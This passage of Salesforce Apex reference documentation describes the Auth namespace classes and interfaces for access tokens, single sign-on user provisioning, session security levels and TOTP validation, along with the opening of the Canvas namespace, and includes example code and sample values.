public static String getAccessToken(String authProviderId, String providerName)
```

Parameters

authProviderId
Type: String

providerName
Type: String

Return Value

Type: String

getAccessTokenMap(authProviderId, providerName)

Returns a map from the third-party identifier to the access token for the currently logged-in Salesforce user. The identifier value depends on the third party. For example, for Salesforce it would be the user ID, while for Facebook it would be the user number.

Signature

```
public static Map<String, String> getAccessTokenMap(String authProviderId, String
providerName)
```

Parameters

authProviderId
Type: String

providerName
Type: String

Return Value

Type: Map<String, String>

refreshAccessToken(authProviderId, providerName, oldAccessToken)

Returns a map from the third-party identifier containing a refreshed access token for the currently logged-in Salesforce user.

Signature

```
public static Map<String, String> refreshAccessToken(String authProviderId, String
providerName, String oldAccessToken)
```

Parameters

authProviderId
Type: String

providerName
Type: String

oldAccessToken
Type: String

Return Value

Type: Map<String, String>

Usage

This method works when using Salesforce or an OpenID Connect provider, but not when using Facebook or Janrain. The returned map contains `AccessToken` and `RefreshError` keys. Evaluate the keys in the response to check if the request was successful. For a successful request, the `RefreshError` value is `null`, and `AccessToken` is a token value. For an unsuccessful request, the `RefreshError` value is an error message, and the `AccessToken` value is `null`.

When successful, this method updates the token stored in the database, which you can get using `Auth.AuthToken.getAccessToken()`.

If you are using an OpenID Connect authentication provider, an `id_token` is not required in the response from the provider. If a **Token Issuer** is specified in the **Auth. Provider** settings and an `id_token` is provided anyway, Salesforce will verify it.

Example

```
String accessToken = Auth.AuthToken.getAccessToken('0SOD000000000De', 'Open ID connect');
Map<String, String> responseMap = Auth.AuthToken.refreshAccessToken('0SOD000000000De',
'Open ID connect', accessToken);
```

A successful request includes the access token in the response.

```
(RefreshError,null)(AccessToken,00DD00000007BhE!AQkAQFzj...)
```

revokeAccess(authProviderId, providerName, userId, remoteIdentifier)

Revokes the access token for a specified social sign-on user from a third-party service such as Facebook©.

Signature

```
public static Boolean revokeAccess(String authProviderId, String providerName, String
userId, String remoteIdentifier)
```

Parameters

authProviderId
Type: String

The ID of the Auth. Provider in the Salesforce organization.

providerName
Type: String

The provider type as specified in the Auth. Provider settings in the Salesforce organization.

userId
Type: String

The 15-character ID for the user whose access is being revoked.

remoteIdentifier
Type: String

The unique ID for the user in the third-party system (this value is in the associated ThirdPartyAccountLink standard object).

Return Value

Type: Boolean

The return value is `true` if the `revokeAccess()` operation is successful; otherwise `false`.

Example

The following example revokes a Facebook user's access token.

```
Auth.AuthToken.revokeAccess('0SOxx00000#####', 'facebook', '005xx00000#####',
'ThirdPartyIdentifier_exist214176560#####');
```

CommunitiesUtil Class

Contains methods for getting information about a community user.

Namespace

Auth

Example

The following example directs a guest (unauthenticated) user to one page, and authenticated users of the community's parent organization to another page.

```
if (Auth.CommunitiesUtil.isGuestUser())
    // Redirect to the login page if user is an unauthenticated user
    return new PageReference(LOGIN_URL);

if (Auth.CommunitiesUtil.isInternalUser())
    // Redirect to the home page if user is an internal user
    return new PageReference(HOME_URL);
```

CommunitiesUtil Methods

The following are methods for `CommunitiesUtil`. All methods are static.

IN THIS SECTION:

`getLogoutUrl()`

Returns the page to display after the current community user logs out.

Signature

```
public static String getLogoutUrl()
```

Return Value

Type: String

`getUserDisplayName()`

Returns the current user's community display name.

Signature

```
public static String getUserDisplayName()
```

Return Value

Type: String

`isGuestUser()`

Indicates whether the current user isn't logged in to the community and may need to be redirected to log in, if required.

Signature

```
public static Boolean isGuestUser()
```

Return Value

Type: Boolean

`isInternalUser()`

Indicates whether the current user is logged in as a member of the parent Salesforce organization, such as an employee.

Signature

```
public static Boolean isInternalUser()
```

Return Value

Type: Boolean

RegistrationHandler Interface

Salesforce provides the ability to use an authentication provider, such as Facebook© or Janrain©, for single sign-on into Salesforce.

Namespace

Auth

Usage

To set up single sign-on, you must create a class that implements `Auth.RegistrationHandler`. Classes implementing the `Auth.RegistrationHandler` interface are specified as the `Registration Handler` in authorization provider definitions, and enable single sign-on into Salesforce portals and organizations from third-party services such as Facebook. Using information from the authentication providers, your class must perform the logic of creating and updating user data as appropriate, including any associated account and contact records.

IN THIS SECTION:

RegistrationHandler Methods

The following are methods for `RegistrationHandler`.

IN THIS SECTION:

Returns a User object using the specified portal ID and user information from the third party, such as the username and email address. The User object corresponds to the third party's user information and may be a new user that hasn't been inserted in the database or may represent an existing user record in the database.

updateUser(userId, portalId, userData)

Updates the specified user's information. This method is called if the user has logged in before with the authorization provider and then logs in again, or if your application is using the `Existing User Linking URL`. This URL is generated when you define your authentication provider.

createUser(portalId, userData)

Returns a User object using the specified portal ID and user information from the third party, such as the username and email address. The User object corresponds to the third party's user information and may be a new user that hasn't been inserted in the database or may represent an existing user record in the database.

Signature

```
public User createUser(ID portalId, Auth.UserData userData)
```

Parameters

portalId
Type: ID

userData
Type: Auth.UserData

Return Value

Type: User

Usage

The *portalID* value may be null or an empty key if there is no portal configured with this provider.

updateUser(userId, portalId, userData)

Updates the specified user's information. This method is called if the user has logged in before with the authorization provider and then logs in again, or if your application is using the `Existing User Linking URL`. This URL is generated when you define your authentication provider.

Signature

```
public Void updateUser(ID userId, ID portalId, Auth.UserData userData)
```

Parameters

userId
Type: ID

portalId
Type: ID

userData
Type: Auth.UserData

Return Value

Type: Void

Usage

The *portalID* value may be null or an empty key if there is no portal configured with this provider.

Storing User Information and Getting Access Tokens

The `Auth.UserData` class is used to store user information for `Auth.RegistrationHandler`. The third-party authorization provider can send back a large collection of data about the user, including their username, email address, locale, and so on. Frequently used data is converted into a common format with the `Auth.UserData` class and sent to the registration handler.

If the registration handler wants to use the rest of the data, the `Auth.UserData` class has an `attributeMap` variable. The attribute map is a map of strings (`Map<String, String>`) for the raw values of all the data from the third party. Because the map is `<String, String>`, values that the third party returns that are not strings (like an array of URLs or a map) are converted into an appropriate string representation. The map includes everything returned by the third-party authorization provider, including the items automatically converted into the common format.

The constructor for `Auth.UserData` has the following syntax:

```
Auth.UserData(String identifier,
              String firstName,
              String lastName,
              String fullName,
              String email,
              String link,
              String userName,
              String locale,
              String provider,
              String siteLoginUrl,
              Map<String, String> attributeMap)
```

To learn about `Auth.UserData` properties, see Auth.UserData Class.

Note: You can only perform DML operations on additional sObjects in the same transaction with User objects under certain circumstances. For more information, see sObjects That Cannot Be Used Together in DML Operations.

For all authentication providers except Janrain, after a user is authenticated using a provider, the access token associated with that provider for this user can be obtained in Apex using the `Auth.AuthToken` Apex class. `Auth.AuthToken` provides two methods to retrieve access tokens. One is `getAccessToken`, which obtains a single access token. Use this method if the user ID is mapped to a single third-party user. If the user ID is mapped to multiple third-party users, use `getAccessTokenMap`, which returns a map of access tokens for each third-party user. For more information about authentication providers, see "About External Authentication Providers" in the Salesforce online help.

When using Janrain as an authentication provider, you need to use the Janrain `accessCredentials` dictionary values to retrieve the access token or its equivalent. Only some providers supported by Janrain provide an access token, while other providers use other fields. The Janrain `accessCredentials` fields are returned in the `attributeMap` variable of the `Auth.UserData` class. See the Janrain `auth_info` documentation for more information on `accessCredentials`.

Note: Not all Janrain account types return `accessCredentials`. You may need to change your account type to receive the information.

To learn about the `Auth.AuthToken` methods, see Auth.AuthToken Class.

Auth.RegistrationHandler Example Implementation

This example implements the `Auth.RegistrationHandler` interface that creates as well as updates a standard user based on data provided by the authorization provider. Error checking has been omitted to keep the example simple.

```
global class StandardUserRegistrationHandler implements Auth.RegistrationHandler{
global User createUser(Id portalId, Auth.UserData data){
    User u = new User();
    Profile p = [SELECT Id FROM profile WHERE name='Standard User'];
    u.username = data.username + '@salesforce.com';
    u.email = data.email;
    u.lastName = data.lastName;
    u.firstName = data.firstName;
    String alias = data.username;
    if(alias.length() > 8) {
        alias = alias.substring(0, 8);
    }
    u.alias = alias;
    u.languagelocalekey = data.attributeMap.get('language');
    u.localesidkey = data.locale;
    u.emailEncodingKey = 'UTF-8';
    u.timeZoneSidKey = 'America/Los_Angeles';
    u.profileId = p.Id;
    return u;
}

global void updateUser(Id userId, Id portalId, Auth.UserData data){
    User u = new User(id=userId);
    u.username = data.username + '@salesforce.com';
    u.email = data.email;
    u.lastName = data.lastName;
    u.firstName = data.firstName;
    String alias = data.username;
    if(alias.length() > 8) {
        alias = alias.substring(0, 8);
    }
    u.alias = alias;
    u.languagelocalekey = data.attributeMap.get('language');
    u.localesidkey = data.locale;
    update(u);
}
}
```

The following example tests the above code.

```
@isTest
private class StandardUserRegistrationHandlerTest {
static testMethod void testCreateAndUpdateUser() {
    StandardUserRegistrationHandler handler = new StandardUserRegistrationHandler();
    Auth.UserData sampleData = new Auth.UserData('testId', 'testFirst', 'testLast',
        'testFirst testLast', 'testuser@example.org', null, 'testuserlong', 'en_US',
'facebook',
        null, new Map<String, String>{'language' => 'en_US'});
    User u = handler.createUser(null, sampleData);
    System.assertEquals('testuserlong@salesforce.com', u.userName);
```

```
    System.assertEquals('testuser@example.org', u.email);
    System.assertEquals('testLast', u.lastName);
    System.assertEquals('testFirst', u.firstName);
    System.assertEquals('testuser', u.alias);
    insert(u);
    String uid = u.id;

    sampleData = new Auth.UserData('testNewId', 'testNewFirst', 'testNewLast',
        'testNewFirst testNewLast', 'testnewuser@example.org', null, 'testnewuserlong',
'en_US', 'facebook',
        null, new Map<String, String>{});
    handler.updateUser(uid, null, sampleData);

    User updatedUser = [SELECT userName, email, firstName, lastName, alias FROM user WHERE
 id=:uid];
    System.assertEquals('testnewuserlong@salesforce.com', updatedUser.userName);
    System.assertEquals('testnewuser@example.org', updatedUser.email);
    System.assertEquals('testNewLast', updatedUser.lastName);
    System.assertEquals('testNewFirst', updatedUser.firstName);
    System.assertEquals('testnewu', updatedUser.alias);
}
}
```

SamlJitHandler Interface

Use this interface to control and customize Just-in-Time user provisioning logic during SAML single sign-on.

Namespace

Auth

Usage

To use custom logic for user provisioning during SAML single sign-on, you must create a class that implements `Auth.SamlJitHandler`. This allows you to incorporate organization-specific logic (such as populating custom fields) when users log in to Salesforce with single sign-on. Keep in mind that your class must perform the logic of creating and updating user data as appropriate, including any associated account and contact records.

In Salesforce, you specify your class that implements this interface in the `SAML JIT Handler` field in SAML Single Sign-On Settings. Make sure that the user you specify to run the class has "Manage Users" permission.

IN THIS SECTION:

SamlJitHandler Methods

The following are methods for `SamlJitHandler`.

IN THIS SECTION:

createUser(samlSsoProviderId, communityId, portalId, federationId, attributes, assertion)

Returns a User object using the specified Federation ID. The User object corresponds to the user information and may be a new user that hasn't t been inserted in the database or may represent an existing user record in the database.

Signature

```
public User createUser(Id samlSsoProviderId, Id communityId, Id portalId, String
federationId, Map<String,String> attributes, String assertion)
```

Parameters

samlSsoProviderId
Type: Id

The ID of the SamlSsoConfig standard object.

communityId
Type: Id

The ID of the community. This parameter can be `null` if you're not creating a community user.

portalId
Type: Id

The ID of the portal. This parameter can be `null` if you're not creating a portal user.

federationId
Type: String

The ID Salesforce expects to be used for this user.

attributes
Type: Map<String,String>

All of the attributes in the SAML assertion that were added to the default assertion; for example, custom attributes. Attributes are case-sensitive.

assertion
Type: String

The default SAML assertion, base-64 encoded.

Return Value

Type: User

A User sObject.

Usage

The *communityId* and *portalId* parameter values may be `null` or an empty key if there is no community or portal configured with this organization.

updateUser(userId, samlSsoProviderId, communityId, portalId, federationId, attributes, assertion)

Updates the specified user's information. This method is called if the user has logged in before with SAML single sign-on and then logs in again, or if your application is using the `Existing User Linking URL`.

Signature

```
public void updateUser(Id userId, Id samlSsoProviderId, Id communityId, Id portalId,
String federationId, Map<String,String> attributes, String assertion)
```

Parameters

userId
Type: Id

The ID of the Salesforce user.

samlSsoProviderId
Type: Id

The ID of the SamlSsoConfig object.

communityId
Type: Id

The ID of the community. This can be `null` if you're not updating a community user.

portalId
Type: Id

The ID of the portal. This can be `null` if you're not updating a portal user.

federationId
Type: String

The ID Salesforce expects to be used for this user.

attributes
Type: Map<String,String>

All of the attributes in the SAML assertion that were added to the default assertion; for example, custom attributes. Attributes are case-sensitive.

assertion
Type: String

The default SAML assertion, base-64 encoded.

Return Value

Type: void

SamlJitHandler Example Implementation

This is an example implementation of the `Auth.SamlJitHandler` interface. This code uses private methods to handle accounts and contacts (handleContact() and handleAccount()), which aren't included in this example.

```
global class StandardUserHandler implements Auth.SamlJitHandler {
    private class JitException extends Exception{}
    private void handleUser(boolean create, User u, Map<String, String> attributes,
        String federationIdentifier, boolean isStandard) {
        if(create && attributes.containsKey('User.Username')) {
            u.Username = attributes.get('User.Username');
        }
        if(create) {
            if(attributes.containsKey('User.FederationIdentifier')) {
                u.FederationIdentifier = attributes.get('User.FederationIdentifier');
            } else {
                u.FederationIdentifier = federationIdentifier;
            }
        }
        if(attributes.containsKey('User.ProfileId')) {
            String profileId = attributes.get('User.ProfileId');
            Profile p = [SELECT Id FROM Profile WHERE Id=:profileId];
            u.ProfileId = p.Id;
        }
        if(attributes.containsKey('User.UserRoleId')) {
            String userRole = attributes.get('User.UserRoleId');
            UserRole r = [SELECT Id FROM UserRole WHERE Id=:userRole];
            u.UserRoleId = r.Id;
        }
        if(attributes.containsKey('User.Phone')) {
            u.Phone = attributes.get('User.Phone');
        }
        if(attributes.containsKey('User.Email')) {
            u.Email = attributes.get('User.Email');
        }

 //More attributes here - removed for length

        //Handle custom fields here

        if(!create) {
            update(u);
        }
    }

    private void handleJit(boolean create, User u, Id samlSsoProviderId, Id communityId,
Id portalId,
        String federationIdentifier, Map<String, String> attributes, String assertion) {
        if(communityId != null || portalId != null) {
            String account = handleAccount(create, u, attributes);
```

```
            handleContact(create, account, u, attributes);
            handleUser(create, u, attributes, federationIdentifier, false);
        } else {
            handleUser(create, u, attributes, federationIdentifier, true);
        }
    }

    global User createUser(Id samlSsoProviderId, Id communityId, Id portalId,
        String federationIdentifier, Map<String, String> attributes, String assertion) {
        User u = new User();
        handleJit(true, u, samlSsoProviderId, communityId, portalId,
            federationIdentifier, attributes, assertion);
        return u;
    }

    global void updateUser(Id userId, Id samlSsoProviderId, Id communityId, Id portalId,
        String federationIdentifier, Map<String, String> attributes, String assertion) {
        User u = [SELECT Id FROM User WHERE Id=:userId];
        handleJit(false, u, samlSsoProviderId, communityId, portalId,
            federationIdentifier, attributes, assertion);
    }
}
```

SessionManagement Class

Contains methods for customizing security levels, two-factor authentication, and trusted IP ranges for a current session.

Namespace

Auth

SessionManagement Methods

The following are methods for `SessionManagement`. All methods are static. Use these methods to customize your two-factor authentication implementation and manage the use of time-based one-time password (TOTP) apps like Google Authenticator with a Salesforce organization. Or, use them to validate a user's incoming IP address against trusted IP range settings for an organization or profile.

IN THIS SECTION:

getCurrentSession()

Returns a map of attributes for the current session.

getQrCode()

Returns a map containing a URL to a quick response (QR) code and a time-based one-time password (TOTP) shared secret to configure two-factor authentication apps or devices.

inOrgNetworkRange(ipAddress)

Indicates whether the given IP address is within the organization's trusted IP range according to the organization's Network Access settings.

isIpAllowedForProfile(profileId, ipAddress)
Indicates whether the given IP address is within the trusted IP range for the given profile.

setSessionLevel(level)
Sets the user's current session security level.

validateTotpTokenForKey(sharedKey, totpCode)
Indicates whether a given time-based one-time password (TOTP) code (token) is valid for the given shared key.

validateTotpTokenForUser(totpCode)
Indicates whether a given time-based one-time password (TOTP) code (token) is valid for the current user.

`getCurrentSession()`

Returns a map of attributes for the current session.

Signature

```
public static Map<String, String> getCurrentSession()
```

Return Value

Type: Map<String, String>

Usage

The map includes a `ParentId` value, which is the 18-character ID for the parent session, if one exists (for example, if the current session is for a canvas app). If the current session doesn't have a parent, this value is null. The map also includes the `LogoutUrl` assigned to the current session.

Note: When a session is reused, Salesforce updates the `LoginHistoryId` with the value from the most recent login.

Example

The following example shows the name-value pairs in a map returned by `getCurrentSession()`. Note that `UsersId` includes an "s" in the name to match the name of the corresponding field in the AuthSession object.

```
{
SessionId=0Ak###############,
UserType=Standard,
ParentId=0Ak###############,
NumSecondsValid=7200,
LoginType=SAML Idp Initiated SSO,
LoginDomain=null,
LoginHistoryId=0Ya###############,
Username=user@domain.com,
CreatedDate=Wed Jul 30 19:09:29 GMT 2014,
SessionType=Visualforce,
LastModifiedDate=Wed Jul 30 19:09:16 GMT 2014,
LogoutUrl=https://google.com,
SessionSecurityLevel=STANDARD,
UsersId=005###############,
```

```
SourceIp=1.1.1.1
}
```

getQrCode()

Returns a map containing a URL to a quick response (QR) code and a time-based one-time password (TOTP) shared secret to configure two-factor authentication apps or devices.

Signature

```
public static Map<String, String> getQrCode()
```

Return Value

Type: Map<String, String>

Usage

The QR code encodes the returned secret as well as the current user's username. The keys are `qrCodeUrl` and `secret`. Calling this method does not change any state for the user, nor does it read any state from the user. This method returns a brand new secret every time it is called, does not save that secret anywhere, and does not validate the TOTP token. The admin must explicitly save the values for the user after verifying a TOTP token with the secret.

The `secret` is a base32-encoded string of a 20-byte shared key.

Example

The following is an example of how to request the QR code.

```
public String getGetQRCode() {
        return getQRCode();
    }
    public String getQRCode() {
       Map<String, String> codeResult = Auth.SessionManagement.getQrCode();
       String result = 'URL: '+codeResult.get('qrCodeUrl') + ' SECRET:  ' +
codeResult.get('secret');
       return result;
    }
```

The following is an example of a returned map.

```
{qrCodeUrl=https://www.salesforce.com/secur/qrCode?w=200&h=200&t=tf&u=user%0000000000.com&s=AAAAA7B5BBBB5AAAAAAA66BBBB,

      secret=AAAAA7B5AAAAAA5BBBBBBBBB66AAA}
```

inOrgNetworkRange(ipAddress)

Indicates whether the given IP address is within the organization's trusted IP range according to the organization's Network Access settings.

Signature

```
public static Boolean inOrgNetworkRange(String ipAddress)
```

Parameters

ipAddress
Type: String

The IP address to validate.

Return Value

Type: Boolean

Usage

If a trusted IP range is not defined, this returns `false`, and throws an exception if the IP address is not valid.

Trusted IP Range Exists?	User is in the Trusted IP Range?	Return Value
Yes	Yes	`true`
Yes	No	`false`
No	N/A	`false`

isIpAllowedForProfile(profileId, ipAddress)

Indicates whether the given IP address is within the trusted IP range for the given profile.

Signature

```
public static Boolean isIpAllowedForProfile(String profileId, String ipAddress)
```

Parameters

profileId
Type: String

The 15-character alphanumeric string for the current user's profile ID.

ipAddress
Type: String

The IP address to validate.

Return Value

Type: Boolean

Usage

If a trusted IP range is not defined, this returns `true`, and throws an exception if the IP address is not valid or if the profile ID is not valid.

Trusted IP Range Exists?	User is in the Trusted IP Range?	Return Value
Yes	Yes	`true`

Trusted IP Range Exists?	User is in the Trusted IP Range?	Return Value
Yes	No	`false`
No	N/A	`true`

setSessionLevel(level)

Sets the user's current session security level.

Signature

```
public static Void setSessionLevel(Auth.SessionLevel level)
```

Parameters

level

Type: Auth.SessionLevel

The session security level to assign to the user. The meaning of each level can be customized in the Session Settings for each organization, such as setting the High Assurance level to apply only to users who authenticated with two-factor authentication or through a specific identity provider.

Return Value

Type: Void

Usage

This setting affects the session level of all sessions associated with the current session, such as Visualforce, Salesforce Files Sync, or UI access.

Example

The following is an example class for setting the session level.

```
public class RaiseSessionLevel{
    public void setLevelHigh() {
        Auth.SessionManagement.setSessionLevel(Auth.SessionLevel.HIGH_ASSURANCE);
    }
    public void setLevelStandard() {
        Auth.SessionManagement.setSessionLevel(Auth.SessionLevel.STANDARD);
    }
}
```

validateTotpTokenForKey(sharedKey, totpCode)

Indicates whether a given time-based one-time password (TOTP) code (token) is valid for the given shared key.

Signature

```
public static Boolean validateTotpTokenForKey(String sharedKey, String totpCode)
```

Parameters

sharedKey
Type: String

The shared (secret) key. The *sharedKey* must be a base32-encoded string of a 20-byte shared key.

totpCode
Type: String

The time-based one-time password (TOTP) code to validate.

Return Value

Type: Boolean

Usage

If the key is invalid or doesn't exist, this method throws an invalid parameter value exception or a no data found exception, respectively. If the current user exceeds the maximum of 10 token validation attempts, this method throws a security exception.

`validateTotpTokenForUser(totpCode)`

Indicates whether a given time-based one-time password (TOTP) code (token) is valid for the current user.

Signature

```
public static Boolean validateTotpTokenForUser(String totpCode)
```

Parameters

totpCode
Type: String

The time-based one-time password (TOTP) code to validate.

Return Value

Type: Boolean

Usage

If the current user does not have a TOTP code, this method throws an exception. If the current user has attempted too many validations, this method throws an exception.

SessionLevel Enum

An `Auth.SessionLevel` enum value is used by the `SessionManagement.setSessionLevel` method.

Namespace

Auth

Enum Values

Value	Description
`LOW`	The user's security level for the current session meets the lowest requirements. **Note:** This low level is not available, nor used, in the Salesforce UI. User sessions through the Salesforce UI are either standard or high assurance. You can set this level using the API, but users assigned this level will experience unpredictable and reduced functionality in their Salesforce organization.
`STANDARD`	The user's security level for the current session meets the Standard requirements set in the current organization Session Security Levels.
`HIGH_ASSURANCE`	The user's security level for the current session meets the High Assurance requirements set in the current organization Session Security Levels.

Usage

Session-level security controls user access to features that support it, such as connected apps and reporting. For example, You can customize an organization's Session Settings to require users to log in with two-factor authentication to get a High Assurance session. Then, you can restrict access to a specific connected app by requiring a High Assurance session level in the settings for the connected app.

UserData Class

Stores user information for `Auth.RegistrationHandler`.

Namespace

Auth

IN THIS SECTION:

UserData Constructors

The following are constructors for `UserData`.

IN THIS SECTION:

Creates a new instance of the `Auth.UserData` class using the specified arguments.

`UserData(userId, firstName, lastName, fullName, email, link, userName, locale, provider, siteLoginUrl, attributeMap)`

Creates a new instance of the `Auth.UserData` class using the specified arguments.

Signature

```
public UserData(String userId, String firstName, String lastName, String fullName,
String email, String link, String userName, String locale, String provider, String
siteLoginUrl, Map<String,String> attributeMap)
```

Parameters

`userId`
Type: String

An identifier from the third party for the authenticated user, such as the Facebook user number or the Salesforce user ID.

`firstName`
Type: String

The first name of the authenticated user, according to the third party.

`lastName`
Type: String

The last name of the authenticated user, according to the third party.

`fullName`
Type: String

The full name of the authenticated user, according to the third party.

`email`
Type: String

The email address of the authenticated user, according to the third party.

`link`
Type: String

A stable link for the authenticated user such as `https://www.facebook.com/MyUsername`.

`userName`
Type: String

The username of the authenticated user in the third party.

`locale`
Type: String

The standard locale string for the authenticated user.

`provider`
Type: String

The service used to log in, such as Facebook or Janrain.

`siteLoginUrl`
Type: String

The site login page URL passed in if used with a site; `null` otherwise.

attributeMap
Type: Map<String, String>

A map of data from the third party, in case the handler has to access non-standard values. For example, when using Janrain as a provider, the fields Janrain returns in its `accessCredentials` dictionary are placed into the `attributeMap`. These fields vary by provider.

UserData Properties

The following are properties for `UserData`.

IN THIS SECTION:

identifier
An identifier from the third party for the authenticated user, such as the Facebook user number or the Salesforce user ID.

firstName
The first name of the authenticated user, according to the third party.

lastName
The last name of the authenticated user, according to the third party.

fullName
The full name of the authenticated user, according to the third party.

email
The email address of the authenticated user, according to the third party.

link
A stable link for the authenticated user such as `https://www.facebook.com/MyUsername`.

username
The username of the authenticated user in the third party.

locale
The standard locale string for the authenticated user.

provider
The service used to log in, such as Facebook or Janrain.

siteLoginUrl
The site login page URL passed in if used with a site; `null` otherwise.

attributeMap
A map of data from the third party, in case the handler has to access non-standard values. For example, when using Janrain as a provider, the fields Janrain returns in its `accessCredentials` dictionary are placed into the `attributeMap`. These fields vary by provider.

identifier

An identifier from the third party for the authenticated user, such as the Facebook user number or the Salesforce user ID.

Signature

```
public String identifier {get; set;}
```

Property Value

Type: String

firstName

The first name of the authenticated user, according to the third party.

Signature

```
public String firstName {get; set;}
```

Property Value

Type: String

lastName

The last name of the authenticated user, according to the third party.

Signature

```
public String lastName {get; set;}
```

Property Value

Type: String

fullName

The full name of the authenticated user, according to the third party.

Signature

```
public String fullName {get; set;}
```

Property Value

Type: String

email

The email address of the authenticated user, according to the third party.

Signature

```
public String email {get; set;}
```

Property Value

Type: String

link

A stable link for the authenticated user such as `https://www.facebook.com/MyUsername`.

Signature

```
public String link {get; set;}
```

Property Value

Type: String

username

The username of the authenticated user in the third party.

Signature

```
public String username {get; set;}
```

Property Value

Type: String

locale

The standard locale string for the authenticated user.

Signature

```
public String locale {get; set;}
```

Property Value

Type: String

provider

The service used to log in, such as Facebook or Janrain.

Signature

```
public String provider {get; set;}
```

Property Value

Type: String

siteLoginUrl

The site login page URL passed in if used with a site; `null` otherwise.

Signature

```
public String siteLoginUrl {get; set;}
```

Property Value

Type: String

attributeMap

A map of data from the third party, in case the handler has to access non-standard values. For example, when using Janrain as a provider, the fields Janrain returns in its `accessCredentials` dictionary are placed into the `attributeMap`. These fields vary by provider.

Signature

```
public Map<String, String> attributeMap {get; set;}
```

Property Value

Type: Map<String, String>

Canvas Namespace

The `Canvas` namespace provides an interface and classes for canvas apps in Salesforce.

The following are the interfaces and classes in the `Canvas` namespace.

IN THIS SECTION:

ApplicationContext Interface
Use this interface to retrieve application context information, such as the application version or URL.

CanvasLifecycleHandler Interface
Implement this interface to control context information and add custom behavior during the application render phase.

ContextTypeEnum Enum
Describes context data that can be excluded from canvas app context data. You specify which context types to exclude in the `excludeContextTypes()` method in your `CanvasLifecycleHandler` implementation.

EnvironmentContext Interface
Use this interface to retrieve environment context information, such as the app display location or the configuration parameters.

RenderContext Interface
A wrapper interface that is used to retrieve application and environment context information.

Test Class
Contains methods for automated testing of your Canvas classes.

Canvas Exceptions
The `Canvas` namespace contains exception classes.

ApplicationContext Interface

Use this interface to retrieve application context information, such as the application version or URL.

Namespace

Canvas

Usage

The `ApplicationContext` interface provides methods to retrieve application information about the canvas app that's being rendered. Most of the methods are read-only. For this interface, you don't need to create an implementation. Use the default implementation that Salesforce provides.

IN THIS SECTION:

ApplicationContext Methods

The following are methods for `ApplicationContext`.

IN THIS SECTION:

`getCanvasUrl()`

Retrieves the fully qualified URL of the canvas app.

Signature

```
public String getCanvasUrl()
```

Return Value

Type: String

Usage

Use this method to get the URL of the canvas app, for example: `http://instance.salesforce.com:8080/canvas_app_path/canvas_app.jsp`.

`getDeveloperName()`

Retrieves the internal API name of the canvas app.

Signature

```
public String getDeveloperName()
```

Return Value

Type: String

Usage

Use this method to get the API name of the canvas app. You specify this value in the `API Name` field when you expose the canvas app by creating a connected app.

`getName()`

Retrieves the name of the canvas app.

Signature

```
public String getName()
```

Return Value

Type: String

Usage

Use this method to get the name of the canvas app.

`getNamespace()`

Retrieves the namespace prefix of the canvas app.

Signature

```
public String getNamespace()
```

Return Value

Type: String

Usage

Use this method to get the Salesforce namespace prefix that's associated with the canvas app.

`getVersion()`

Retrieves the current version of the canvas app.

Signature

```
public String getVersion()
```

Return Value

Type: String

Usage

Use this method to get the current version of the canvas app. This value changes after you update and republish a canvas app in an organization. If you are in a Developer Edition organization, using this method always returns the latest version.

`setCanvasUrlPath(newPath)`

Overrides the URL of the canvas app for the current request.

Signature

```
public void setCanvasUrlPath(String newPath)
```

Parameters

`newPath`
Type: String

The URL (not including domain) that you need to use to override the canvas app URL.

Return Value

Type: Void

Usage

Use this method to override the URL path and query string of the canvas app. Do not provide a fully qualified URL, because the provided URL string will be appended to the original canvas URL domain.

For example, if the current canvas app URL is `https://myserver.com:6000/myAppPath` and you call `setCanvasUrlPath('/alternatePath/args?arg1=1&arg2=2')`, the adjusted canvas app URL will be `https://myserver.com:6000/alternatePath/args?arg1=1&arg2=2`.

If the provided path results in a malformed URL, or a URL that exceeds 2,048 characters, a System.CanvasException will be thrown.

This method overrides the canvas app URL for the current request and does not permanently change the canvas app URL as configured in the UI for the Salesforce canvas app settings.

CanvasLifecycleHandler Interface

Implement this interface to control context information and add custom behavior during the application render phase.

Namespace

Canvas

Usage

Use this interface to specify what canvas context information is provided to your app by implementing the `excludeContextTypes()` method. Use this interface to call custom code when the app is rendered by implementing the `onRender()` method.

If you provide an implementation of this interface, you must implement `excludeContextTypes()` and `onRender()`.

Example Implementation

The following example shows a simple implementation of CanvasLifecycleHandler that specifies that organization context information will be excluded and prints a debug message when the app is rendered.

```
public class MyCanvasListener
implements Canvas.CanvasLifecycleHandler{
    public Set<Canvas.ContextTypeEnum> excludeContextTypes(){
        Set<Canvas.ContextTypeEnum> excluded = new Set<Canvas.ContextTypeEnum>();
        excluded.add(Canvas.ContextTypeEnum.ORGANIZATION);
        return excluded;
    }

    public void onRender(Canvas.RenderContext renderContext){
        System.debug('Canvas lifecycle called.');
    }
}
```

IN THIS SECTION:

CanvasLifecycleHandler Methods

CanvasLifecycleHandler Methods

The following are methods for `CanvasLifecycleHandler`.

IN THIS SECTION:

excludeContextTypes()

Lets the implementation exclude parts of the CanvasRequest context, if the application does not need it.

onRender(renderContext)

Invoked when a canvas app is rendered. Provides the ability to set and retrieve canvas application and environment context information during the application render phase.

excludeContextTypes()

Lets the implementation exclude parts of the CanvasRequest context, if the application does not need it.

Signature

```
public Set<Canvas.ContextTypeEnum> excludeContextTypes()
```

Return Value

Type: SET<Canvas.ContextTypeEnum>

This method must return `null` or a set of zero or more ContextTypeEnum values. Returning `null` enables all attributes by default. ContextTypeEnum values that can be set are:

- Canvas.ContextTypeEnum.ORGANIZATION
- Canvas.ContextTypeEnum.RECORD_DETAIL
- Canvas.ContextTypeEnum.USER

See ContextTypeEnum on page 642 for more details on these values.

Usage

Implement this method to specify which attributes to disable in the context of the canvas app. A disabled attribute will set the associated canvas context information to null.

Disabling attributes can help improve performance by reducing the size of the signed request and canvas context. Also, disabled attributes do not need to be retrieved by Salesforce, which further improves performance.

See the *Force.com Canvas Developer's Guide* for more information on context information in the Context object that's provided in the CanvasRequest.

Example

This example implementation specifies that the organization information will be disabled in the canvas context.

```
public Set<Canvas.ContextTypeEnum> excludeContextTypes() {
    Set<Canvas.ContextTypeEnum> excluded = new Set<Canvas.ContextTypeEnum>();
    excluded.add(Canvas.ContextTypeEnum.ORGANIZATION);
    return excluded;
}
```

onRender(renderContext)

Invoked when a canvas app is rendered. Provides the ability to set and retrieve canvas application and environment context information during the application render phase.

Signature

```
public void onRender(Canvas.RenderContext renderContext)
```

Parameters

renderContext
Type: Canvas.RenderContext

Return Value

Type: Void

Usage

If implemented, this method is called whenever the canvas app is rendered. The implementation can set and retrieve context information by using the provided Canvas.RenderContext.

This method is called whenever signed request or context information is retrieved by the client. See the *Force.com Canvas Developer's Guide* for more information on signed request authentication.

Example

